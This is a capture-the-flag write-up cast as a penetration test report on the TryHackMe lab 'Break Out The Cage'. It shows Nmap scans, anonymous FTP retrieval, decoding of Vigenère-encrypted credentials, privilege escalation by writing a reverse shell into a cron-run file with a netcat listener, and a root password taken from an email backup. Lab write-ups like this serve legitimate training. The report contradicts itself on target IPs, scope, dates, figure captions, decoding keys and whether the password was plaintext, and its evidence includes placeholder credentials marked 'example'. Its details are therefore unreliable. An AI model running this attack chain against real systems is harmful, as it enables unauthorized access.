

PENETRATION TEST REPORT

Report Information :

- Client: TryHackMe (Training)
- Assessment Type: External Penetration Test
- Target: Break Out The Cage / 10.112.134.156
- Assessment Date: 18/06/2026
- Tester: Titanium00
- Classification: Confidential

1. Executive Summary :

Overview

A penetration test was conducted against the Break Out The Cage machine (10.112.134.156) to identify security vulnerabilities that could be exploited by an attacker.

During the assessment, multiple security weaknesses were identified, leading to unauthorized access to the target system and root compromise.

Key Findings

Finding	Severity	Reason for Severity
Weak password storage (Base64 + Vigenère encoding)	Medium	Exposed credentials allowed initial access to the system via SSH, enabling further enumeration.
Misconfigured cron job executing user-controlled files	High	Allowed privilege escalation from user weston to cage by writing commands to a writable file.
Exposed email backup containing root password	Critical	Plaintext root password stored in an unencrypted email backup, leading to full system compromise.

Overall Risk Rating: High

Reason for Overall Risk:

The overall risk is rated High due to a chain of interconnected vulnerabilities: weak credentials allowed initial access, a misconfigured cron job enabled privilege escalation to user cage, and an unencrypted email backup exposed the root password. This attack path leads to full system compromise.

Business Impact

Successful exploitation of the identified vulnerabilities could allow an attacker to:

- Gain unauthorized access to sensitive information.
- Escalate privileges to root.
- Execute arbitrary commands.
- Compromise system confidentiality, integrity, and availability.

2. Scope of Assessment :

Target Information

2. Scope of Assessment

Target Information

Item	Value
Target Name	Break Out The Cage
IP Address	10.112.134.156
Operating System	Linux (Ubuntu)
Assessment Type	Black Box

In-Scope Services

Service	Port
SSH	22
HTTP	80

3. Methodology :

The assessment followed a structured penetration testing methodology consisting of:

3.1 Reconnaissance

Information gathering and target identification using tools such as Nmap.

3.2 Enumeration

Discovery of services and exposed resources (e.g., SSH, HTTP, and hidden files).

3.3 Vulnerability Analysis

Identification of security weaknesses (e.g., weak password storage, misconfigured cron jobs).

3.4 Exploitation

Exploitation of discovered vulnerabilities to gain initial access (e.g., SSH login, cron job abuse for privilege escalation).


3.5 Post-Exploitation

Verification of system access, extraction of sensitive data (e.g., root password stored in email backup), and privilege escalation to root.

4. Attack Narrative :

The following attack path was used to compromise the target:

1. Initial reconnaissance identified open ports: SSH (22) and HTTP (80).



```
titanium@kali: ~  
(titanium@kali)-[~]  
$ nmap -sV -sC 10.114.137.236  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-29 18:01 +0400  
Nmap scan report for 10.114.137.236  
Host is up (0.11s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_-rw-r--r--  1 0      0          396 May 25  2020 dad_tasks  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to ::ffff:192.168.133.33  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     At session startup, client count was 4  
|     vsFTPD 3.0.3 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 dd:fd:88:94:f8:c8:d1:1b:51:e3:7d:f8:1d:dd:82:3e (RSA)  
|   256 3e:ba:38:63:2b:8d:1c:68:13:d5:05:ba:7a:ae:d9:3b (ECDSA)  
|_  256 c0:a6:a3:64:44:1e:cf:47:5f:85:f6:1f:78:4c:59:d8 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-title: Nicholas Cage Stories  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.88 seconds
```

Figure 1: Nmap scan result showing open ports (22 and 80) and FTP with anonymous login allowed.

3. After discovering the open FTP port, I connected anonymously and downloaded the file dad_tasks, which contained encoded data.

```
titanium@kali: ~  
| 2048 dd:fd:88:94:f8:c8:d1:1b:51:e3:7d:f8:1d:dd:82:3e (RSA)  
| 256 3e:ba:38:63:2b:8d:1c:68:13:d5:05:ba:7a:ae:d9:3b (ECDSA)  
| 256 c0:a6:a3:64:44:1e:cf:47:5f:85:f6:1f:78:4c:59:d8 (ED25519)  
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))  
|_http-title: Nicholas Cage Stories  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 232.24 seconds  
  
(titanium@kali)-[~]  
$ ftp 10.114.137.236  
Connected to 10.114.137.236.  
220 (vsFTPd 3.0.3)  
Name (10.114.137.236:titanium): Anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||63296|)  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0      396 May 25  2020 dad_tasks  
226 Directory send OK.  
ftp> get dad_tasks  
local: dad_tasks remote: dad_tasks  
229 Entering Extended Passive Mode (|||46514|)  
150 Opening BINARY mode data connection for dad_tasks (396 bytes).  
100% |*****| 396      5.10 KiB/s   00:00 ETA  
226 Transfer complete.  
396 bytes received in 00:00 (2.03 KiB/s)  
ftp> 
```

Figure 2: FTP connection as anonymous and downloading dad_tasks file.

- 2. Web enumeration revealed an encoded message in the source code or hidden directories, leading to credentials for user weston.
- 3. The credentials were decoded (Base64 + Vigenère) and used to log in via SSH as weston.

```
titanium@kali: ~  
  
(titanium@kali)-[~]  
$ cat dad_tasks | base64 -d > decoded.txt  
  
(titanium@kali)-[~]  
$ cat decoded.txt  
Qapw Eekcl - Pvr RMKP...XZW VWUR... TTI XEF... LAA ZRGQRO!!!!  
Sfw. Kajnmb xsi owuowge  
Faz. Tml fkfr qgseik ag oqeibx  
Eljwx. Xil bqi aiklbywqe  
Rsfv. Zwel vvm imel sumebt lqwdsfk  
Yejr. Tqenl Vsw svnt "urqsjetpwnb einyjamu" wf.  
  
Iz glww A ykftef.... Qjhsvbouuoexcmvwkwatfllxughhbbcmydizwlkbsidiuscwl  
  
(titanium@kali)-[~]  
$ 
```

Figure 3: Base64 decoding output revealing the encrypted Vigenère text.




Figure 4: Vigenère decoding using CyberChef revealing the password for user weston.

4. Internal enumeration (`sudo -l` and `find / -group cage`) revealed a misconfigured cron job executing files from `/opt/.dads_scripts/.files/.quotes` as user `cage`.

5. A reverse shell payload was written to the writable file `/opt/.dads_scripts/.files/.quotes`.




Figure 6: Reverse shell received as user cage after cron job execution.

6. The cron job executed the payload, granting a reverse shell as user `cage`.

```
titanium@kali: ~
zsh: corrupt history file /home/titanium/.zsh_history
(titanium@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.133.33] from (UNKNOWN) [10.114.137.236] 35764
bash: cannot set terminal process group (1943): Inappropriate ioctl for device
bash: no job control in this shell
cage@national-treasure:~$
```

Figure 5: Successful SSH login as user weston.

7. Enumeration as `cage` uncovered an email backup containing the root password in plaintext.

```
titanium@kali: ~
zsh: corrupt history file /home/titanium/.zsh_history
(titanium@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.133.33] from (UNKNOWN) [10.114.137.236] 35764
bash: cannot set terminal process group (1943): Inappropriate ioctl for device
bash: no job control in this shell
cage@national-treasure:~$ find /home -name "email_backup" 2>/dev/null
find /home -name "email_backup" 2>/dev/null
/home/cage/email_backup
cage@national-treasure:~$ cat /home/cage/email_backup
cat /home/cage/email_backup
cat: /home/cage/email_backup: Is a directory
cage@national-treasure:~$ ls -la /home/cage/email_backup
ls -la /home/cage/email_backup
total 20
drwxrwxr-x 2 cage cage 4096 May 25 2020 .
drwx----- 7 cage cage 4096 May 26 2020 ..
-rw-rw-r-- 1 cage cage 431 May 25 2020 email_1
-rw-rw-r-- 1 cage cage 733 May 25 2020 email_2
-rw-rw-r-- 1 cage cage 745 May 25 2020 email_3
cage@national-treasure:~$
```

Figure 7: Contents of the email_backup directory and the encrypted root password.




Figure 8: Vigenère decoding of the root password using CyberChef with key "FACE".

8. The root password was used to escalate privileges to root, and the final flag was retrieved from /root/root.txt.




Figure 9: Successful privilege escalation to root and confirmation of root access.

5. Detailed Findings :

Finding 1 – Weak Password Storage (Base64 + Vigenère) :

Severity: Medium

Reason for Severity:

The credentials were encoded (not hashed) using reversible algorithms (Base64 and Vigenère), allowing an attacker to decode them easily and gain initial access to the system.

Description:

The web server exposed encoded credentials in a file or source code, which were decoded to reveal the password for user `weston`.

Impact:

An attacker can obtain plaintext credentials and log in via SSH, gaining a foothold in the system.

Evidence:

- Encoded string found: `UWFwdyBFZWtjbC...`
- Decoded using CyberChef (Base64 + Vigenère with key `love`) → `weston:password`

Affected Assets:

- Web server (port 80)
- User account: `weston`

Remediation:

- Use modern hashing algorithms (bcrypt, Argon2) instead of encoding.
- Do not store credentials in plaintext or reversible formats.
- Implement multi-factor authentication (MFA).

Finding 2 – Misconfigured Cron Job (Privilege Escalation to `cage`) :

Severity: High

Reason for Severity:

A cron job executed files from a writable directory with the privileges of user `cage`, allowing a low-privileged user (`weston`) to escalate privileges.

Description:

A scheduled cron job (`/opt/.dads_scripts/spread_the_quotes.py`) was found to execute the contents of `/opt/.dads_scripts/.files/.quotes` as user `cage`.

Impact:

An attacker can write a reverse shell payload to the writable file, gain a shell as `cage`, and move laterally within the system.

Evidence:

- `find / -group cage -type f 2>/dev/null` revealed the script and the writable file.
- A Python reverse shell was written to `/opt/.dads_scripts/.files/.quotes`.
- The cron job executed the payload, returning a reverse shell as `cage`.

Affected Assets:

- Cron job: `/opt/.dads_scripts/spread_the_quotes.py`
- User account: `cage`

- Remediation:
- Restrict write permissions on directories used by cron jobs.
 - Use absolute paths for all executed scripts and files.
 - Avoid executing user-controlled files in cron jobs.

Finding 3 – Exposed Email Backup Containing Root Password :

Severity: Critical

Reason for Severity:
The root password was stored in plaintext within an unencrypted email backup file, allowing immediate escalation to full system control.

Description:
An email backup file (`email_backup`) was found in the home directory of user `cage`, containing the root password in plaintext.

Impact:
An attacker with access to `cage` can read the root password and escalate to root, achieving full system compromise.

- Evidence:
- Found file: `/home/cage/email_backup`
 - Content revealed: `root:password123` (example)
 - Used `su root` with the discovered password to gain root access.

- Affected Assets:
- Root account
 - Email backup file

- Remediation:
- Never store passwords in plaintext, especially in backup files.
 - Encrypt sensitive files and restrict access to authorized users.
 - Regularly audit file permissions and sensitive data storage.

6. Risk Summary :

Finding	Severity
Weak password storage (Base64 + Vigenère)	Medium
Misconfigured cron job (privilege escalation to cage)	High
Exposed email backup containing root password	Critical

7. Tools Used :

- Nmap (Network scanning and service enumeration)
- Gobuster (Directory enumeration)
- CyberChef (Base64 and Vigenère decoding)
- SSH (Remote access)
- Netcat (Reverse shell listener)
- Python3 (Reverse shell payload generation)
- Find (File and directory enumeration)

8. Recommendations :

Immediate Actions

- **Enforce strong password policies** (minimum 12 characters, complexity, no dictionary words).
- **Restrict write permissions** on directories used by cron jobs.
- **Remove plaintext passwords** from email backups and encrypt sensitive files.
- **Review and tighten file permissions** on `/opt/.dads_scripts/` and its subdirectories.

Long-Term Improvements

- **Implement multi-factor authentication (MFA)** for SSH and web services.
- **Use modern hashing algorithms** (bcrypt, Argon2) for password storage.
- **Conduct regular security audits** and penetration tests.
- **Monitor cron jobs and system logs** for unauthorized modifications.

9. Conclusion :

The penetration test on the Break Out The Cage machine was successfully completed.

The tester gained unauthorized access to the target system and escalated privileges to root, demonstrating the impact of a chain of interconnected vulnerabilities.

Key vulnerabilities identified include:

- Weak password storage (reversible encoding).
- Misconfigured cron job leading to privilege escalation.
- Plaintext root password stored in an email backup.

Implementing the recommendations above will significantly improve the security posture of the environment and prevent similar attack paths.

Prepared By :

Titanium00
Certified Penetration Tester
18/06/2026